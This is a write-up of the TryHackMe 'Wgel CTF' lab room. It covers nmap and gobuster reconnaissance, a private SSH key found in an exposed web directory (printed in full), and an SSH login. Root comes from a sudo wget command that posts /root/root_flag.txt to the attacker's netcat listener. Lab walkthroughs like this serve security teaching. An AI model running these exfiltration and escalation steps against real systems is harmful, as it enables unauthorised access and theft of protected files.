Go charan

Follow 4 Followers About

Wgel CTF- TRYHACKME write up.

Go charan May 16, 2020 · 4 min read

Hey everyone here i am going to help you with a simple room on tryhackme. Before you go through the write up i request you to give a complete try.

so first is first! this is a free room offered by tryhackme in this room you would get to learn things like ssh,gobuster.

its time! what are you waiting for go ahead and deploy the machine.

so first the basic thing which we are going to do is a general nmap scan so that we get to know which ports are opened.

command : nmap -sC -sV <ipaddress>

```
shark@kali:~/Desktop$ nmap -sC -sV 10.10.52.247
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 02:12 EDT
Nmap scan report for 10.10.52.247
Host is up (0.16s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.93 seconds
```

Now with the help of nmap we got a very very useful information of active ports.

summary of nmap:- we got to know that there are 2 ports open which are 80 and 22 . Port 22 is used to connect to SSH so with this help we got to know that we can connect


its look like an apache2 server then quick i got an idea of brute-forcing the website with some common extensions and i was lucky enough to found them. so, to run a brute-force of extensions on website we use a tool called gobuster.

command:- gobuster dir -u <site URL> -w <word list>

so here we go! found something named /sitemap. so i had checked it on my extension then found this.


hmm…. i got something but not sure what it was so quickly i had serched some common extensions like robots.txt and some more but i did not get any sought of information then with some hope i had again run the gobuster.

and this is what i found:-




```
/.htaccess (Status: 403)
/.hta (Status: 403)
/.ssh (Status: 301)
/.htpasswd (Status: 403)
/css (Status: 301)
/fonts (Status: 301)
/images (Status: 301)
/index.html (Status: 200)
/js (Status: 301)
```

aha! found an .ssh is hoisting then quickly i had opened the extension and found an id_rsa file.It was interesting…..




```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```

what next? remember something at starting of this we had an ssh connection possible. and from the source code of the first wep page we found an user name called jessie:-



```
                <b>fully documented in
                /usr/share/doc/apache2/README.Debian.gz</b>. Refer to this f
                documentation. Documentation for the web server itself can b
                found by accessing the <a href="/manual">manual</a> if the <
                package was installed on this server.

            </p>
            <p>
                The configuration layout for an Apache2 web server installat
            </p>
            <pre>
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf


 <!-- Jessie don't forget to udate the webiste -->
            </pre>
```

as ir_rsa is a open file make sure u give a proper permissions to execute the file as we know the perrmisions given for and id_rsa file is

chmod 600 id_rsa

then,run this code to connect:-

ssh -i id_rsa jessie@<ipaddress>


```
shark@kali:~/Desktop$ ssh jessie@10.10.52.247 -i id_rsa
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

Last login: Sat May 16 08:58:18 2020 from 10.9.8.14
jessie@CorpOne:~$
```

yo man! connection is established so just search for the user flag!




found the flag in documents and cat the file.


yup now comes the root challenge! to be roooooot! aha lets do it! i had first went with the sudo -l to find what are available then i found it has no password so we cannot create a payload for root user then i had got an idea of exploiting vulnerability! then i had created an:-

“ nc -lvnp 4445”

on my machine i.e attackers machine

and run a command :- `sudo /usr/bin/wget --post-file=/root/root_flag.txt http://<Tunnel IP>:4445`





you got-it! here is your root flag now just submit it and enjoy!

i appreciate your patience to read this hoping that it helped you out.